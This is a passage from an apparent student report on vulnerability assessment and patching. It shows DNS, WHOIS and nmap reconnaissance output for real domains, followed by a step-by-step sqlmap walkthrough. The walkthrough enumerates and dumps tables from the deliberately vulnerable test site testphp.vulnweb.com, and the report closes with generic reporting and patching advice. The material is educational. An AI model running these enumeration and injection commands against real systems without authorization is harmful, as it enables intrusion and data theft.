[*]      SRV _sips._tcp.linkedin.com external.linkedin.com 216.52.18.142 5061 0
[*]      SRV _sip._tls.linkedin.com external.linkedin.com 216.52.18.142 443 0
[*]      SRV _xmpp-client._tcp.linkedin.com external.linkedin.com 216.52.18.142 5222 0
[*]      SRV _sipfederationtls._tcp.linkedin.com external.linkedin.com 216.52.18.142 5061 0
```

As shown, it was able not only to fetch multiple records (MX, A, AAAA, TXT, SRV and NS), but also to find some exposed bind versions from their DNS servers.

8.1.3 WHOIS Information Gathering

Whois is a widely used Internet record listing that identifies who owns a domain and how to get in contact with them. The Internet Corporation for Assigned Names and Numbers (ICANN) regulates domain name registration and ownership. Whois records have proven to be extremely useful and have developed into an essential resource for maintaining the integrity of the domain name registration and website ownership process.

whois is a database record of all the registered domains over the internet. It is used for many purposes, a few of them are listed below.

- It is used by Network Administrators in order to identify and fix DNS or domain-related issues.
- It is used to check the availability of domain names.
- It is used to identify trademark infringement.
- It could even be used to track down the registrants of the Fraud domain.

Example: To use whois lookup, enter the following command in the terminal


```
whois geeksforgeeks.org
```

8.3 SQLMap

SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a 'GET' parameter is vulnerable to SQL Injection.

If you observe a web URL that is of the form http://testphp.vulnweb.com/listproducts.php?cat=1, where the 'GET' parameter is in bold, then the website may be vulnerable to this mode of SQL injection, and an attacker may be able to gain access to information in the database. Furthermore, SQLMAP works when it is php based.

Step 1: We will check if the website is vulnerable to SQL Injection by simply putting * in the GET method to check this



Step 2: Install sqlmap

```
┌──(root㉿kali)-[~]
└─# apt-get install sqlmap
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
sqlmap is already the newest version (1.7.2-1).
```

In this case the tool is pre-installed in Kali Linux.


Step 3: sqlmap Help Menu:This is the help page of sqlmap which contains all the commands. For this demonstration, we will only perform enumeration using sqlmap

Step 4: Get databases of a website: sqlmap
http://testphp.vulnweb.com/listproducts.php?cat=1 –dbs


```
available databases [2]:
[*] acuart
[*] information_schema
```

Here we can see we have two databases.


Step 5: Getting tables in a database: sqlmap
http://testphp.vulnweb.com/listproducts.php?cat=1 –D acuart –tables



Step 6: We can see the columns present in a particular table: sqlmap http://testphp.vulnweb.com/listproducts.php?cat=1 –D acuart -T artists –columns



Step 7: We can also dump all data from a column: sqlmap http://testphp.vulnweb.com/listproducts.php?cat=1 –D acuart -T artists –C aname –dump



Following is the data in the aname column


Step 8: Finally we will see the complete database schema of the database: sqlmap http://testphp.vulnweb.com/listproducts.php?cat=1 –schema

```
Database: information_schema
Table: ENGINES
[6 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| COMMENT      | varchar(80)  |
| ENGINE       | varchar(64)  |
| SAVEPOINTS   | varchar(3)   |
| SUPPORT      | varchar(8)   |
| TRANSACTIONS | varchar(3)   |
| XA           | varchar(3)   |
+--------------+--------------+
```

```
Database: information_schema
Table: INNODB_BUFFER_PAGE
[20 columns]
+----------------------+-------------------+
| Column               | Type              |
+----------------------+-------------------+
| SPACE                | bigint unsigned   |
| ACCESS_TIME          | bigint unsigned   |
| BLOCK_ID             | bigint unsigned   |
| COMPRESSED_SIZE      | bigint unsigned   |
| DATA_SIZE            | bigint unsigned   |
| FIX_COUNT            | bigint unsigned   |
| FLUSH_TYPE           | bigint unsigned   |
| FREE_PAGE_CLOCK      | bigint unsigned   |
| INDEX_NAME           | varchar(1024)     |
| IO_FIX               | varchar(64)       |
| IS_HASHED            | varchar(3)        |
| IS_OLD               | varchar(3)        |
| NEWEST_MODIFICATION  | bigint unsigned   |
| NUMBER_RECORDS       | bigint unsigned   |
| OLDEST_MODIFICATION  | bigint unsigned   |
| PAGE_NUMBER          | bigint unsigned   |
| PAGE_STATE           | varchar(64)       |
| PAGE_TYPE            | varchar(64)       |
```

9 Flowcharts

9.1 VULNERABILITY ASSESSMENT PROCESS



9.3 PATCH MANAGEMENT

10 Results

10.1 NMAP


All the information is obtained about the website.

```
[root@research ~]# nmap -T4 -p 53 --script dns-brute microsoft.com
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-02 11:56 -03
Nmap scan report for microsoft.com (40.113.200.201)
Host is up (0.21s latency).
Other addresses for microsoft.com (not scanned): 40.76.4.15 104.215.148.63 40.112.72.205 13.77.161
PORT STATE SERVICE
53/tcp filtered domain
Host script results:
| dns-brute:
| DNS Brute-force hostnames:
| admin.microsoft.com - 13.107.9.156
| admin.microsoft.com - 2620:1ec:4:0:0:0:0:156
| ads.microsoft.com - 23.100.75.192
| alerts.microsoft.com - 40.112.72.205
| apps.microsoft.com - 23.44.181.123
| id.microsoft.com - 13.107.6.190
| info.microsoft.com - 192.28.149.178
| test.microsoft.com - 104.211.31.212
|_ news.microsoft.com - 192.237.225.141
Nmap done: 1 IP address (1 host up) scanned in 10363.72 seconds
[root@research ~]
```

10.2 DNSRecon

```
[root@research dnsrecon-master]# ./dnsrecon.py -d linkedin.com
[*] Performing General Enumeration of Domain: linkedin.com
[-] DNSSEC is not configured for linkedin.com
[*]     NS dns1.p09.nsone.net 198.51.44.9
[*]     Bind Version for 198.51.44.9 39275659c
[*]     NS dns1.p09.nsone.net 2620:4d:4000:6259:7::9
[*]     Bind Version for 2620:4d:4000:6259:7::9 39275659c
[*]     NS dns3.p09.nsone.net 198.51.44.73
[*]     Bind Version for 198.51.44.73 39275659c
[*]     NS dns3.p09.nsone.net 2620:4d:4000:6259:7::90
[*]     Bind Version for 2620:4d:4000:6259:7::90 39275659c
[*]     NS dns2.p09.nsone.net 198.51.45.9
[*]     Bind Version for 198.51.45.9 39275659c
[*]     NS dns2.p09.nsone.net 2a00:edc0:6259:7::9
[*]     Bind Version for 2a00:edc0:6259:7::9 39275659c
[*]     NS ns1.p43.dynect.net 208.78.70.43
[*]     Bind Version for 208.78.70.43 9.10.5-P3.
[*]     NS ns1.p43.dynect.net 2001:500:90:1::43
[*]     Bind Version for 2001:500:90:1::43 9.10.5-P3.
[*]     NS ns4.p43.dynect.net 204.13.251.43
[*]     Bind Version for 204.13.251.43 9.10.5-P3.
[*]     NS dns4.p09.nsone.net 198.51.45.73
[*]     NS dns4.p09.nsone.net 2a00:edc0:6259:7::90
[*]     Bind Version for 2a00:edc0:6259:7::90 39275659c
[*]     NS ns3.p43.dynect.net 208.78.71.43
[*]     Bind Version for 208.78.71.43 9.10.5-P3.
[*]     NS ns3.p43.dynect.net 2001:500:94:1::43
[*]     Bind Version for 2001:500:94:1::43 9.10.5-P3.
[*]     NS ns2.p43.dynect.net 204.13.250.43
[*]     MX mail-a.linkedin.com 108.174.0.215
[*]     MX mail-c.linkedin.com 108.174.3.215
[*]     MX mail.linkedin.com 108.174.3.215
[*]     MX mail.linkedin.com 108.174.6.215
[*]     MX mail.linkedin.com 108.174.0.215
[*]     MX mail-d.linkedin.com 108.174.6.215
[*]     MX mail-a.linkedin.com 2620:119:50c0:207::215
[*]     MX mail-c.linkedin.com 2620:109:c006:104::215
```

10.3 WHOIS




```
Database: acuart
Table: artists
[3 columns]
+-----------+---------------+
| Column    | Type          |
+-----------+---------------+
| adesc     | text          |
| aname     | varchar(50)   |
| artist_id | int           |
+-----------+---------------+
```

10.4 SQLMap

Access to the all the databases attached to the website.

```
available databases [2]:
[*] acuart
[*] information_schema
```

```
Database: acuart
[8 tables]
+------------+
| artists    |
| carts      |
| categ      |
| featured   |
| guestbook  |
| pictures   |
| products   |
| users      |
+------------+
```

```
Database: acuart
Table: artists
[3 entries]
+---------+
| aname   |
+---------+
| r4w8173 |
| Blad3   |
| lyzae   |
+---------+
```

```
Database: information_schema
Table: ENGINES
[6 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| COMMENT      | varchar(80)  |
| ENGINE       | varchar(64)  |
| SAVEPOINTS   | varchar(3)   |
| SUPPORT      | varchar(8)   |
| TRANSACTIONS | varchar(3)   |
| XA           | varchar(3)   |
+--------------+--------------+
```

```
Database: information_schema
Table: INNODB_BUFFER_PAGE
[20 columns]
+--------------------+----------------+
| Column             | Type           |
+--------------------+----------------+
| SPACE              | bigint unsigned |
| ACCESS_TIME        | bigint unsigned |
| BLOCK_ID           | bigint unsigned |
| COMPRESSED_SIZE    | bigint unsigned |
| DATA_SIZE          | bigint unsigned |
| FIX_COUNT          | bigint unsigned |
| FLUSH_TYPE         | bigint unsigned |
| FREE_PAGE_CLOCK    | bigint unsigned |
| INDEX_NAME         | varchar(1024)  |
| IO_FIX             | varchar(64)    |
| IS_HASHED          | varchar(3)     |
| IS_OLD             | varchar(3)     |
| NEWEST_MODIFICATION | bigint unsigned |
| NUMBER_RECORDS     | bigint unsigned |
| OLDEST_MODIFICATION | bigint unsigned |
| PAGE_NUMBER        | bigint unsigned |
| PAGE_STATE         | varchar(64)    |
| PAGE_TYPE          | varchar(64)    |
```

11 Comprehensive and Detailed Reporting

Comprehensive and detailed reporting is crucial when reporting a SQL injection vulnerability. It helps the relevant parties understand the issue and take appropriate actions. Here are some key points:

11.1 Importance of comprehensive and detailed reporting:

1. Clear Understanding: It helps recipients understand the vulnerability's nature, impact, and required steps for reproduction.
2. Efficient Remediation: Detailed reports accelerate the remediation process by providing clear technical details.
3. Accurate Risk Assessment: Detailed reports allow for a more accurate assessment of the potential risks associated with the vulnerability.
4. Reproducibility: Comprehensive reports provide step-by-step instructions and proof of concept for consistent vulnerability reproduction.
5. Collaboration and Communication: Detailed reports facilitate effective collaboration between the discoverer and the organization responsible for fixing the vulnerability.
6. Documentation and Audit Trail: Comprehensive reports serve as valuable documentation for future reference, audits, compliance requirements, or knowledge sharing.

11.2 Key components of comprehensive and detailed reporting:

- Vulnerability Summary: Provide a concise summary that clearly describes the SQL injection vulnerability, including its nature, affected components, and potential impact.
- Vulnerability Details: Explain the vulnerability in detail, including the underlying cause, how it can be exploited, and the specific SQL injection technique involved (e.g., classic SQL injection, blind SQL injection). Include examples of vulnerable code or query snippets that illustrate the issue.
- Impact Assessment: Evaluate the potential impact of the vulnerability, considering factors such as unauthorized data access, data manipulation, privilege escalation, or potential system compromise. Assess the severity of the impact and the potential risks to the organization.

11.3 Strategies For Effective Reporting

- Clear and Concise Language: Use clear and concise language to convey the vulnerability and its impact. Avoid technical jargon or complex terminology that may confuse the reader. Write in a manner that is easily understandable by both technical and non-technical audiences.
- Structured Format: Organize the report in a logical and structured format. Use headings, subheadings, and bullet points to break down the information into easily digestible sections. This helps readers navigate the report and locate specific details quickly.
- Provide Context: Include relevant background information to provide context for the vulnerability. Explain the affected system or application, its purpose, and its importance to the organization. This helps the reader understand the potential risks and implications of the vulnerability.

11.4 Best Practices For Creating Comprehensive And Detailed Reports

- Clear and Structured Format: Organize the report in a clear and structured format, using headings, subheadings, and bullet points to break down the information into manageable sections. This makes it easier for readers to navigate and locate specific details.
- Provide Context: Start with an introduction that provides context for the vulnerability, including information about the affected application or system, its purpose, and its importance to the organization. This helps readers understand the relevance and potential impact of the vulnerability.
- Detailed Vulnerability Description: Clearly describe the SQL injection vulnerability, including its underlying cause, how it can be exploited, and the potential consequences. Use code snippets or query examples to illustrate the issue and provide concrete examples.
- Steps to Reproduce: Provide step-by-step instructions on how to reproduce the vulnerability. Specify the affected input fields, URL parameters, or other elements that can be manipulated to trigger the vulnerability. Be precise and ensure that the steps are reproducible.

- Proof of Concept (PoC): Include a well-documented PoC that demonstrates the vulnerability in action. Provide sample malicious queries or inputs that exploit the vulnerability and explain the expected outcome. This helps validate the existence of the vulnerability and provides concrete evidence.

12 Detailed instruction for vulnerability reproduction

Vulnerability reproduction is the process of recreating a security vulnerability in a controlled environment in order to analyze it and develop a fix. It is an important step in the vulnerability management process, as it allows security researchers and developers to understand how the vulnerability works and how it can be exploited.

12.1 Importance of providing detailed instruction

1. It can help to prevent attackers from gaining unauthorized access to your data. If an attacker is able to inject malicious code into your database, they could potentially gain access to sensitive data, such as customerPII or financial information. By sanitizing user input, you can help to prevent this from happening.
2. It can help to protect your website or application from being defaced. Attackers may also use SQL injection to deface your website or application by injecting malicious code that displays unwanted content. By sanitizing user input, you can help to prevent this from happening.
3. It can help to improve the performance of your database. When user input is not properly sanitized, it can lead to performance issues, such as slow queries and database crashes. By sanitizing user input, you can help to improve the performance of your database.

12.2 Components of a well written vulnerability reproduction structure for sql injection

-
- Description of the vulnerability. This should include a brief overview of the vulnerability, including the type of vulnerability, the affected software, and the potential impact of the vulnerability.

- Steps to reproduce the vulnerability. These steps should be clear and concise, and they should be repeatable by other security researchers.
- Explanation of how the vulnerability works. This should explain the technical details of how the vulnerability works, including how the attacker can exploit the vulnerability to gain unauthorized access to the system.
- Fix for the vulnerability. This should include a patch or other fix that can be applied to the affected software to prevent the vulnerability from being exploited.
- References. This should include any references that were used to research the vulnerability, such as security advisories, blog posts, or research papers.

12.3 Steps for reproducing vulnerabilities:

1. Identify the vulnerable input field. The first step is to identify the input field that is vulnerable to SQL injection. This can be done by looking for fields that accept user input and that are used to interact with the database.
2. Try different types of input. Once the vulnerable input field has been identified, the next step is to try different types of input to see if the vulnerability can be exploited. This could include trying to inject different types of SQL commands, such as SELECT, UPDATE, or DELETE.
3. Use a debugger. A debugger can be used to step through the code of the application and see how it interacts with the database. This can be helpful for identifying the specific SQL commands that are being executed and for understanding how the vulnerability is being exploited.
4. Use a web application firewall (WAF). A WAF can be used to filter out malicious traffic and prevent SQL injection attacks from happening. This can be a helpful way to protect against SQL injection vulnerabilities, but it is important to note that a WAF is not a silver bullet.
5. Report the vulnerability. Once a vulnerability has been reproduced, it is important to report it to the software vendor or website owner so that it can be fixed. This can help to protect other users from being exploited by the vulnerability.

12.4 Best practices for writing effective vulnerabilities reproduction instruction

1. Identify the vulnerable input field. The first step is to identify the input field that is vulnerable to SQL injection. This can be done by looking for fields that accept user input and that are used to interact with the database.
2. Describe the vulnerability. The next step is to describe the vulnerability in detail. This should include the type of vulnerability, the affected software, and the potential impact of the vulnerability.
3. Provide steps to reproduce the vulnerability. The instructions should be clear and concise, and they should be repeatable by other security researchers.
4. Explain how the vulnerability works. This should explain the technical details of how the vulnerability works, including how the attacker can exploit the vulnerability to gain unauthorized access to the system.
5. Provide a fix for the vulnerability. This should include a patch or other fix that can be applied to the affected software to prevent the vulnerability from being exploited.

12.5 Tools and techniques for verifying vulnerability fixes.

1. Manual testing: This involves manually testing the affected software to see if the vulnerability can still be exploited. This can be done by entering different types of input into the affected fields and seeing if the results are as expected.
2. Vulnerability scanners: These tools can be used to scan the affected software for known vulnerabilities. If a vulnerability scanner finds a vulnerability, it will typically provide instructions on how to fix it.
3. Fuzzing: This is a technique that involves feeding random or unexpected input to the affected software. This can help to identify vulnerabilities that may not be found by other methods.
4. Dynamic analysis: This involves using a debugger to step through the code of the affected software and see how it interacts with the database. This can help to identify vulnerabilities that may not be apparent from manual testing or vulnerability scanning.

5. Static analysis: This involves analyzing the code of the affected software without actually running it. This can help to identify vulnerabilities that may not be apparent from manual testing or vulnerability scanning.

13 Advantages and Disadvantages:

13.1 Advantages:

- Timely patching reduces the window of opportunity for attackers to exploit vulnerabilities.
- Vulnerability scanning and assessment help identify weaknesses proactively.
- Automated patch management streamlines the patching process, ensuring consistency and efficiency.

13.2 Disadvantages:

- Patching can disrupt system availability during the deployment process.
- Organizations may face challenges in testing patches for compatibility with existing systems or applications.
- Delayed patching or improper patch management can introduce new vulnerabilities or cause system instabilities.

14 Conclusion:

In conclusion, vulnerability exploitation poses a significant threat to organizations and individuals, emphasizing the criticality of timely patching. The report highlighted existing problems, proposed solutions, conducted theoretical analysis with block diagrams, performed experimental investigations with flowcharts and results, and discussed the advantages and disadvantages of vulnerability exploitation and patching. By prioritizing and implementing effective patch management practices, organizations can significantly enhance their cybersecurity posture and mitigate the risks associated with vulnerability exploitation.

15 Bibliography

https://r.search.yahoo.com/_ylt=Awrx.OtqEaNkNoUan7i7HAx.;_ylu=Y29sbwNzZzMEcG9zAzEEdnRpZAMEc2VjA3Ny/RV=2/RE=1688437226/RO=10/RU=https%3a%2f%2fowasp.org%2fTop10%2f/RK=2/RS=JJ2g_7bkPuDWUjKxthPyrpCBvho-

https://r.search.yahoo.com/_ylt=Awrx.OtqEaNkNoUaqLi7HAx.;_ylu=Y29sbwNzZzMEcG9zAzIEdnRpZAMEc2VjA3Ny/RV=2/RE=1688437226/RO=10/RU=https%3a%2f%2fwww.cloudflare.com%2flearning%2fsecurity%2fthreats%2fowasp-top-10%2f/RK=2/RS=sqj5j8kdx5guwt3z0WhLBKbcRFQ-

https://r.search.yahoo.com/_ylt=AwrKCa.dEaNkGdYb0H67HAx.;_ylu=Y29sbwNzZzMEcG9zAzIEdnRpZAMEc2VjA3Ny/RV=2/RE=1688437278/RO=10/RU=https%3a%2f%2fportswigger.net%2fweb-security%2fsql-injection/RK=2/RS=Moz_LgUdXR8JBEyKSIjdbbxsgSE-

https://r.search.yahoo.com/_ylt=AwrKCa.dEaNkGdYb0n67HAx.;_ylu=Y29sbwNzZzMEcG9zAzMEdnRpZAMEc2VjA3Ny/RV=2/RE=1688437278/RO=10/RU=https%3a%2f%2fwww.geeksforgeeks.org%2fsql-injection%2f/RK=2/RS=GY8vqDHeP5KXdVqhnJ1.plAztH4-

https://r.search.yahoo.com/_ylt=Awr1SeXMEaNkdvcbAXu7HAx.;_ylu=Y29sbwNzZzMEcG9zAzEEdnRpZAMEc2VjA3Ny/RV=2/RE=1688437325/RO=10/RU=https%3a%2f%2fcwe.mitre.org%2fdocuments%2fcwe_usage%2fguidance.html/RK=2/RS=Ejy_QwVaPaDW7Sq6x_TcuSTjYpY-

https://r.search.yahoo.com/_ylt=AwrPrFj3EaNk7.sbMmq7HAx.;_ylu=Y29sbwNzZzMEcG9zAzEEdnRpZAMEc2VjA3Ny/RV=2/RE=1688437367/RO=10/RU=https%3a%2f%2fwww.imperva.com%2flearn%2fapplication-security%2fvulnerability-assessment%2f/RK=2/RS=w9.QkoA.1jwShCos7P67G9.8tGI-

https://r.search.yahoo.com/_ylt=Awr1QTAMEqNkDUoa7wS7HAx.;_ylu=Y29sbwNzZzMEcG9zAzIEdnRpZAMEc2VjA3Ny/RV=2/RE=1688437388/RO=10/RU=https%3a%2f%2fowasp.org%2fwww-community%2fVulnerability_Scanning_Tools/RK=2/RS=rPdsUrLQtxZJDbzuovhoudBXln8-

https://r.search.yahoo.com/_ylt=Awr1ThYpEqNkuoUc8hO7HAx.;_ylu=Y29sbwNzZzMEcG9zAzIEdnRpZAMEc2VjA3Ny/RV=2/RE=1688437417/RO=10/RU=https%3a%2f%2fgithub.com%2fsqlmapproject%2fsqlmap/RK=2/RS=FmzuPI9XtKpRHRAqgcbQPJuxLp4-

https://r.search.yahoo.com/_ylt=Awr1ThZGEqNkoWscMSi7HAx.;_ylu=Y29sbwNzZzMEcG9zAzIEdnRpZAMEc2VjA3Ny/RV=2/RE=1688437446/RO=10/RU=https%3a%2f%2fdnschecker.org%2fall-dns-records-of-domain.php/RK=2/RS=wnUqpMXVDkN2vov.e4ggnfNPM0E-

https://r.search.yahoo.com/_ylt=AwrPrFhlEqNkq58bpLS7HAx.;_ylu=Y29sbwNzZzMEcG9zAzEEdnRpZAMEc2VjA3Ny/RV=2/RE=1688437478/RO=10/RU=https%3a%2f%2fwww.itarian.com%2fpatch-management%2fpatch-management-process-flow.php/RK=2/RS=2kSQR2WLN.fvcdl9NOeXBeuSQUc-